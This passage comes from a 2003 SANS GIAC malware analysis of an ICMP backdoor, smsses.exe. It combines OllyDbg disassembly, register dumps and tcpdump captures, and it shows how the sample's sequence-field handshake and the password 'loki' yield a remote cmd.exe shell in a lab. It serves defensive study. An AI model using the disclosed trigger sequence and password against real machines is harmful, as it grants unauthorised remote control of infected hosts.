00401A5F  .v0F85 5C020000   JNZ smsses.00401CC1
00401A65  > A1 2C404000     MOV EAX,DWORD PTR DS:[40402C]
00401A6A  . 48              DEC EAX                             Switch (cases 1..3)
00401A6B  .v0F84 E4010000   JE smsses.00401C55
00401A71  . 48              DEC EAX
00401A72  .v0F84 D8000000   JE smsses.00401B50
00401A78  . 48              DEC EAX
00401A79  .v0F85 42020000   JNZ smsses.00401CC1
00401A7F  . 8D4424 0C       LEA EAX,DWORD PTR SS:[ESP+C]        Case 3 of switch 00401A6A
00401A83  . 50              PUSH EAX                            timer
00401A84  . FF15 94304000   CALL DWORD PTR DS:[<&MSVCRT.time>]  time
00401A8A  . 8B4424 10       MOV EAX,DWORD PTR SS:[ESP+10]
00401A8E  . 8B15 8C454000   MOV EDX,DWORD PTR DS:[40458C]
00401A94  . 8BC8            MOV ECX,EAX
00401A96  . 83C4 04         ADD ESP,4
00401A99  . 2BCA            SUB ECX,EDX
00401A9B  . 8B15 34404000   MOV EDX,DWORD PTR DS:[404034]
00401AA1  . 3BCA            CMP ECX,EDX
00401AA3  .v7E 5B           JLE SHORT smsses.00401B00
00401AA5  . 8B5424 10       MOV EDX,DWORD PTR SS:[ESP+10]
00401AA9  . BE 01000000     MOV ESI,1
00401AAE  . 56              PUSH ESI
00401AAF  . 6A 00           PUSH 0
00401AB1  . 8B42 04         MOV EAX,DWORD PTR DS:[EDX+4]
00401AB4  . 8B15 3C404000   MOV EDX,DWORD PTR DS:[40403C]       smsses.00404054
00401ABA  . 6A 00           PUSH 0
00401ABC  . 6A 00           PUSH 0
00401ABE  . 50              PUSH EAX
00401ABF  . 8BFA            MOV EDI,EDX
00401AC1  . 83C9 FF         OR ECX,FFFFFFFF
00401AC4  . 33C0            XOR EAX,EAX

Jump is taken
00401A65=smsses.00401A65
```

Figure 50 – Location 401A38 Register Pane

```
Registers (FPU)
EAX 000003FF
ECX 0000FF03
EDX 00000300
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCC4
EBP 75032B3C JMP to KERNEL32.GetLastError
ESI 0013FEF8
EDI 75032B57 WS2_32.ntohs

EIP 00401A38 smsses.00401A38

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

At location 401A65 the value of location 40402C is placed into the EAX register. This value is initially one. (See Figures 51 and 52 below.)

Figure 51 – Location 401A6A Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 000002BC, module smsses]
C File View Debug Plugins Options Window Help

00401A34  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A38  .v74 2B           JE SHORT smsses.00401A65
00401A3A  . 68 02FF0000     PUSH 0FF02                    NetShort = FF02
00401A3F  . FFD7            CALL EDI                      ntohs
00401A41  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A45  .v74 1E           JE SHORT smsses.00401A65
00401A47  . 68 01FF0000     PUSH 0FF01                    NetShort = FF01
00401A4C  . FFD7            CALL EDI                      ntohs
00401A4E  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A52  .v74 11           JE SHORT smsses.00401A65
00401A54  . 68 04FF0000     PUSH 0FF04                    NetShort = FF04
00401A59  . FFD7            CALL EDI                      ntohs
00401A5B  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A5F  .v0F85 5C020000   JNZ smsses.00401CC1
00401A65  > A1 2C404000     MOV EAX,DWORD PTR DS:[40402C]
00401A6A  . 48              DEC EAX                       Switch (cases 1..3)
00401A6B  .v0F84 E4010000   JE smsses.00401C55
00401A71  . 48              DEC EAX
00401A72  .v0F84 D8000000   JE smsses.00401B50
00401A78  . 48              DEC EAX
00401A79  .v0F85 42020000   JNZ smsses.00401CC1
00401A7F  . 8D4424 0C       LEA EAX,DWORD PTR SS:[ESP+C]  Case 3 of switch 00401A6A
00401A83  . 50              PUSH EAX                      timer
00401A84  . FF15 94304000   CALL DWORD PTR DS:[<&MSVCRT.time>]  time
00401A8A  . 8B4424 10       MOV EAX,DWORD PTR SS:[ESP+10]
00401A8E  . 8B15 8C454000   MOV EDX,DWORD PTR DS:[40458C]
00401A94  . 8BC8            MOV ECX,EAX
00401A96  . 83C4 04         ADD ESP,4
00401A99  . 2BCA            SUB ECX,EDX
00401A9B  . 8B15 34404000   MOV EDX,DWORD PTR DS:[404034]
00401AA1  . 3BCA            CMP ECX,EDX
00401AA3  .v7E 5B           JLE SHORT smsses.00401B00
00401AA5  . 8B5424 10       MOV EDX,DWORD PTR SS:[ESP+10]
00401AA9  . BE 01000000     MOV ESI,1
00401AAE  . 56              PUSH ESI
00401AAF  . 6A 00           PUSH 0
00401AB1  . 8B42 04         MOV EAX,DWORD PTR DS:[EDX+4]
00401AB4  . 8B15 3C404000   MOV EDX,DWORD PTR DS:[40403C]  smsses.00404054
00401ABA  . 6A 00           PUSH 0
00401ABC  . 6A 00           PUSH 0
00401ABE  . 50              PUSH EAX
00401ABF  . 8BFA            MOV EDI,EDX
00401AC1  . 83C9 FF         OR ECX,FFFFFFFF
00401AC4  . 33C0            XOR EAX,EAX

EAX=00000001
```

© SANS Institute 2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 52 - Location 401A6A Register Pane

```
Registers (FPU)
EAX 00000001
ECX 0000FF03
EDX 00000300
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCC4
EBP 75032B3C JMP to KERNEL32.GetLastError
ESI 0013FEF8
EDI 75032B57 WS2_32.ntohs

EIP 00401A6A smsses.00401A6A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

At location 401A6A the value of EAX is decremented by one. Because EAX now has the value of zero, the jump is taken to location 401C55. (See Figures 53 and 54 below.)

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 53 – Location 401A6B Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 000002BC, module smsses]
C File View Debug Plugins Options Window Help

00401A34  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A38  .v74 2B           JE SHORT smsses.00401A65
00401A3A  . 68 02FF0000     PUSH 0FF02                          NetShort = FF02
00401A3F  . FFD7            CALL EDI                            ntohs
00401A41  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A45  .v74 1E           JE SHORT smsses.00401A65
00401A47  . 68 01FF0000     PUSH 0FF01                          NetShort = FF01
00401A4C  . FFD7            CALL EDI                            ntohs
00401A4E  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A52  .v74 11           JE SHORT smsses.00401A65
00401A54  . 68 04FF0000     PUSH 0FF04                          NetShort = FF04
00401A59  . FFD7            CALL EDI                            ntohs
00401A5B  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A5F  .v0F85 5C020000   JNZ smsses.00401CC1
00401A65  > A1 2C404000     MOV EAX,DWORD PTR DS:[40402C]
00401A6A  . 48              DEC EAX                             Switch (cases 1..3)
00401A6B  .v0F84 E4010000   JE smsses.00401C55
00401A71  . 48              DEC EAX
00401A72  .v0F84 D8000000   JE smsses.00401B50
00401A78  . 48              DEC EAX
00401A79  .v0F85 42020000   JNZ smsses.00401CC1
00401A7F  . 8D4424 0C       LEA EAX,DWORD PTR SS:[ESP+C]        Case 3 of switch 00401A6A
00401A83  . 50              PUSH EAX                            timer
00401A84  . FF15 94304000   CALL DWORD PTR DS:[<&MSVCRT.time>]  time
00401A8A  . 8B4424 10       MOV EAX,DWORD PTR SS:[ESP+10]
00401A8E  . 8B15 8C454000   MOV EDX,DWORD PTR DS:[40458C]
00401A94  . 8BC8            MOV ECX,EAX
00401A96  . 83C4 04         ADD ESP,4
00401A99  . 2BCA            SUB ECX,EDX
00401A9B  . 8B15 34404000   MOV EDX,DWORD PTR DS:[404034]
00401AA1  . 3BCA            CMP ECX,EDX
00401AA3  .v7E 5B           JLE SHORT smsses.00401B00
00401AA5  . 8B5424 10       MOV EDX,DWORD PTR SS:[ESP+10]
00401AA9  . BE 01000000     MOV ESI,1
00401AAE  . 56              PUSH ESI
00401AAF  . 6A 00           PUSH 0
00401AB1  . 8B42 04         MOV EAX,DWORD PTR DS:[EDX+4]
00401AB4  . 8B15 3C404000   MOV EDX,DWORD PTR DS:[40403C]       smsses.00404054
00401ABA  . 6A 00           PUSH 0
00401ABC  . 6A 00           PUSH 0
00401ABE  . 50              PUSH EAX
00401ABF  . 8BFA            MOV EDI,EDX
00401AC1  . 83C9 FF         OR ECX,FFFFFFFF
00401AC4  . 33C0            XOR EAX,EAX

Jump is taken
00401C55=smsses.00401C55
```

Figure 54 – Location 401A6B Register Pane

```
Registers (FPU)
EAX 00000000
ECX 0000FF03
EDX 00000300
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCC4
EBP 75032B3C JMP to KERNEL32.GetLastError
ESI 0013FEF8
EDI 75032B57 WS2_32.ntohs

EIP 00401A6B smsses.00401A6B

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

At locations 401C55 through 401C60 the packet echo sequence field is verified to be FF03. At location 401C8D a long ASCII string is being pushed into the stack. (See Figures 55 and 56 below.)

Figure 55 – Location 401C8D Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 000002BC, module smsses]
File View Debug Plugins Options Window Help

00401C6D  . 8B4C24 14      MOV ECX,DWORD PTR SS:[ESP+14]
00401C71  . BF AC404000    MOV EDI,smsses.004040AC          ASCII "♪◘======================== Icmp BackDoor V0.1 ====
00401C76  . 33C0           XOR EAX,EAX
00401C78  . 6A 00          PUSH 0
00401C7A  . 8B51 04        MOV EDX,DWORD PTR DS:[ECX+4]
00401C7D  . 83C9 FF        OR ECX,FFFFFFFF
00401C80  . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00401C82  . 6A 00          PUSH 0
00401C84  . 6A 00          PUSH 0
00401C86  . F7D1           NOT ECX
00401C88  . 6A 01          PUSH 1
00401C8A  . 49             DEC ECX
00401C8B  . 52             PUSH EDX
00401C8C  . 51             PUSH ECX
00401C8D  . 68 AC404000    PUSH smsses.004040AC             ASCII "♪◘======================== Icmp BackDoor V0.1 ====
00401C92  . E8 59F4FFFF    CALL smsses.004010F0
00401C97  . 83C4 20        ADD ESP,20
00401C9A  . C705 2C404000  MOV DWORD PTR DS:[40402C],2
00401CA4  . 5F             POP EDI
00401CA5  . 5E             POP ESI
00401CA6  . C3             RETN
00401CA7  > A1 80454000    MOV EAX,DWORD PTR DS:[404580]
00401CAC  . 85C0           TEST EAX,EAX
00401CAE  .v74 07          JE SHORT smsses.00401CB7
00401CB0  . 50             PUSH EAX                         Socket => 0
00401CB1  . FF15 F8304000  CALL DWORD PTR DS:[<&WS2_32.#3>] closesocket
00401CB7  > C705 20404000  MOV DWORD PTR DS:[404020],1
00401CC1  > 5F             POP EDI                          Default case of switch 00401A6A
00401CC2  . 5E             POP ESI
00401CC3  . C3             RETN
00401CC4    90             NOP
00401CC5    90             NOP
00401CC6    90             NOP
00401CC7    90             NOP
00401CC8    90             NOP
00401CC9    90             NOP
00401CCA    90             NOP
00401CCB    90             NOP
00401CCC    90             NOP
00401CCD    90             NOP
00401CCE    90             NOP
00401CCF    90             NOP
00401CD0  $ B8 EC130000    MOV EAX,13EC
00401CD5  . E8 660A0000    CALL smsses.00402740

004040AC=smsses.004040AC (ASCII "♪◘======================== Icmp BackDoor V0.1 ========================♪◘========= Code by Spoo
```

© SANS Institute 20

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 56 – Location 401C8D Register Pane


```
Registers (FPU)
EAX 00000000
ECX 00000081
EDX 82C6A8C0
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCA8
EBP 75032B3C JMP to KERNEL32.GetLastError
ESI 0013FEF8
EDI 0040412E smsses.0040412E

EIP 00401C8D smsses.00401C8D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

At this point I let the debugger run to see what happens. The tcpdump of the returning packets on the Linux guest is shown in Figure 57 below:

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 57 – tcpdump of the Returning Packets on the Linux Guest



Extracting the data portion of the returning packets, the following message appears:

```
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
```

Thus, the call to subroutine sub_4010F0 sent the packet back to the Linux guest. After the return from this subroutine the value of location 40402C is set to two at location 401C9A.I now modify hping2 to send a packet with an echo sequence field of FF02. (See Appendix F.) The jump to location 401A65 is taken at location 401A45. This time the value of 40402C is two. The jump is taken to location 401B50 at location 401A72 because EAX had to be decremented twice to be equal to zero. At locations 401B50 through 401B74 the logic insures that this packet is processed within 60 seconds of the previous packet. If this packet is not processed within 60 seconds the message “ERROR 3” is sent back to the Linux guest and the value of 40402C is set to one. The jump is taken to location

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

401BC2 at location 401B74 if the packet is processed within 60 seconds. At locations 401BC2 through 401BD2 the packet echo sequence field is verified to be FF02. At location 401BD4, 20 hexadecimal is added to register ESI. The address in ESI is hexadecimal byte 21, the fifth byte of the data portion of the incoming ICMP packet.

The character string starting at byte 21 is searched by function strstr (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclib/html/_crt_strstr.2c_.wcsstr.2c_._mbsstr.asp) for the string "loki". If the string is found the jump to location 401C33 at location 401BE8 is taken. At location 401C37, the location 40402C is set to three. The call to subroutine sub_401CD0 at location 401C42 is made. Taking what was learned above, let's do the following:

1) Run tcmpdump on the Linux guest to capture ICMP packets.
2) Invoke the hping2 that sets the echo sequence field to FF03.
3) Modify the data file to contain the string "loki" with 4 preceding blanks and a trailing null character.
4) Invoke the hping2 that sets the echo sequence field to FF02.
5) Examine the output of the tcpdump command.

Below is the output of the tcpdump command:

```
13:25:41.300640 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 11041, len 57)
0x0000   4500 0039 2b21 0000 4001 414e c0a8 c682        E..9+!..@.AN....
0x0010   c0a8 c681 0000 053c 0000 ff03 6920 616d        .......<....i.am
0x0020   2074 6865 2064 6174 6120 6b65 6e20 7365        .the.data.ken.se
0x0030   6e74 0000 0000 0000 0a                         nt.......
13:25:41.305439 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16805, len 59)
0x0000   4500 003b 41a5 0000 8001 eac7 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 f514 0000 ff01 0000 0000        ................
0x0020   0d0a 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d        ..==============
0x0030   3d3d 3d3d 3d3d 3d3d 3d3d 20                    ==========.
13:25:41.395589 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16806, len 59)
0x0000   4500 003b 41a6 0000 8001 eac6 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 e259 0000 ff01 0000 0000        .......Y........
0x0020   4963 6d70 2042 6163 6b44 6f6f 7220 5630        Icmp.BackDoor.V0
0x0030   2e31 203d 3d3d 3d3d 3d3d 3d                    .1.========
13:25:41.493630 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16807, len 59)
0x0000   4500 003b 41a7 0000 8001 eac5 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 d814 0000 ff01 0000 0000        ................
0x0020   3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d        ================
0x0030   0d0a 3d3d 3d3d 3d3d 3d3d 3d                    ..=========
13:25:41.593114 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16808, len 59)
0x0000   4500 003b 41a8 0000 8001 eac4 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 1093 0000 ff01 0000 0000        ................
0x0020   2043 6f64 6520 6279 2053 706f 6f66 2e20        .Code.by.Spoof..
0x0030   456e 6a6f 7920 596f 7572 73                    Enjoy.Yours
13:25:41.689717 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16809, len 59)
0x0000   4500 003b 41a9 0000 8001 eac3 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 5ece 0000 ff01 0000 0000        ......^.........
0x0020   656c 6621 0d0a 2059 6f75 7220 5061 7373        elf!...Your.Pass
0x0030   576f 7264 3a00 0000 0000 00                    Word:......
13:25:41.789919 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16810, len 59)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0000   4500 003b 41aa 0000 8001 eac2 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000        ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 00                    ..........
13:25:49.361107 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 46210, len 57)
0x0000   4500 0039 b482 0000 4001 b7ec c0a8 c682        E..9....@.......
0x0010   c0a8 c681 0000 ded9 0000 ff02 2020 2020        ................
0x0020   6c6f 6b69 0a0a 0000 0000 0000 0000 0000        loki............
0x0030   0000 0000 0000 0000 00                         .........
13:25:49.474805 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16818, len 59)
0x0000   4500 003b 41b2 0000 8001 eaba c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 099f 0000 ff03 0000 0000        ................
0x0020   4d69 6372 6f73 6f66 7420 5769 6e64 6f77        Microsoft.Window
0x0030   7320 3230 3030 205b 5665 72                    s.2000.[Ver
13:25:49.574479 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16819, len 59)
0x0000   4500 003b 41b3 0000 8001 eab9 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 17a5 0000 ff03 0000 0000        ................
0x0020   7369 6f6e 2035 2e30 302e 3231 3935 5d0d        sion.5.00.2195].
0x0030   0a28 4329 2043 6f70 7972 69                    .(C).Copyri
13:25:49.674524 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16820, len 59)
0x0000   4500 003b 41b4 0000 8001 eab8 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 6334 0000 ff03 0000 0000        ......c4........
0x0020   6768 7420 3139 3835 2d31 3939 3920 4d69        ght.1985-1999.Mi
0x0030   6372 6f73 6f66 7420 436f 72                    crosoft.Cor
13:25:49.774384 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16821, len 59)
0x0000   4500 003b 41b5 0000 8001 eab7 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 55c7 0000 ff03 0000 0000        ......U.........
0x0020   702e 0d0a 0d0a 433a 5c57 494e 4e54 5c73        p.....C:\WINNT\s
0x0030   7973 7465 6d33 323e 0000 00                    ystem32>...
13:25:49.874537 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 16822, len 59)
0x0000   4500 003b 41b6 0000 8001 eab6 c0a8 c681        E..;A...........
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000        ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 00                    ..........
```

Examining the data portions of the tcpdump on the return packets the following is displayed:

```
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord: l
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

It is now clear that we have successfully logged onto the Windows guest system in a command line environment. Before we explore how command packets are setup, let's look at how the logon process worked. After the loki string was entered and successfully discovered, control passed to subroutine sub_401CD0. In subroutine sub_401CD0 calls are made to CreatePipe, CreateProcessA, PeekNamedPipe, WritePipe and ReadPipe functions. (See http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ipc/base/createpipe.asp,

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createprocess.asp, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ipc/base/peeknamedpipe.asp, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/writefile.asp, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/readfile.asp .) The call to CreateProcess sets up a process with a command line of cmd.exe. (See Figures 58 and 59 below.)

Figure 58 – Location 401D69 Assembly Pane, CommandLine set to cmd.exe

```
OllyDbg - smsses.exe - [CPU - thread 000002FC, module smsses]
C File View Debug Plugins Options Window Help

00401D02  . C74424 30 010(  MOV DWORD PTR SS:[ESP+30],1
00401D0A  . FFD6            CALL ESI                          CreatePipe
00401D0C  . 8D4C24 18       LEA ECX,DWORD PTR SS:[ESP+18]
00401D10  . 53              PUSH EBX                          BufSize => 0
00401D11  . 51              PUSH ECX                          pSecurity
00401D12  . 68 70444000     PUSH smsses.00404470              pWriteHandle = smsses.00404470
00401D17  . 68 74444000     PUSH smsses.00404474              pReadHandle = smsses.00404474
00401D1C  . FFD6            CALL ESI                          CreatePipe
00401D1E  . 8B15 38414000   MOV EDX,DWORD PTR DS:[404138]
00401D24  . A1 3C414000     MOV EAX,DWORD PTR DS:[40413C]
00401D29  . 895424 24       MOV DWORD PTR SS:[ESP+24],EDX
00401D2D  . 894424 28       MOV DWORD PTR SS:[ESP+28],EAX
00401D31  . 8D5424 2C       LEA EDX,DWORD PTR SS:[ESP+2C]
00401D35  . B9 11000000     MOV ECX,11
00401D3A  . 33C0            XOR EAX,EAX
00401D3C  . 8D7C24 2C       LEA EDI,DWORD PTR SS:[ESP+2C]
00401D40  . 68 60444000     PUSH smsses.00404460              pProcessInfo = smsses.00404460
00401D45  . 52              PUSH EDX                          pStartupInfo
00401D46  . F3:AB           REP STOS DWORD PTR ES:[EDI]
00401D48  . A1 78444000     MOV EAX,DWORD PTR DS:[404478]
00401D4D  . 8B0D 74444000   MOV ECX,DWORD PTR DS:[404474]
00401D53  . 53              PUSH EBX                          CurrentDir => NULL
00401D54  . 53              PUSH EBX                          pEnvironment => NULL
00401D55  . 53              PUSH EBX                          CreationFlags => 0
00401D56  . 898424 800000(  MOV DWORD PTR SS:[ESP+80],EAX
00401D5D  . 894424 7C       MOV DWORD PTR SS:[ESP+7C],EAX
00401D61  . 6A 01           PUSH 1                            InheritHandles = TRUE
00401D63  . 53              PUSH EBX                          pThreadSecurity => NULL
00401D64  . 8D4424 40       LEA EAX,DWORD PTR SS:[ESP+40]
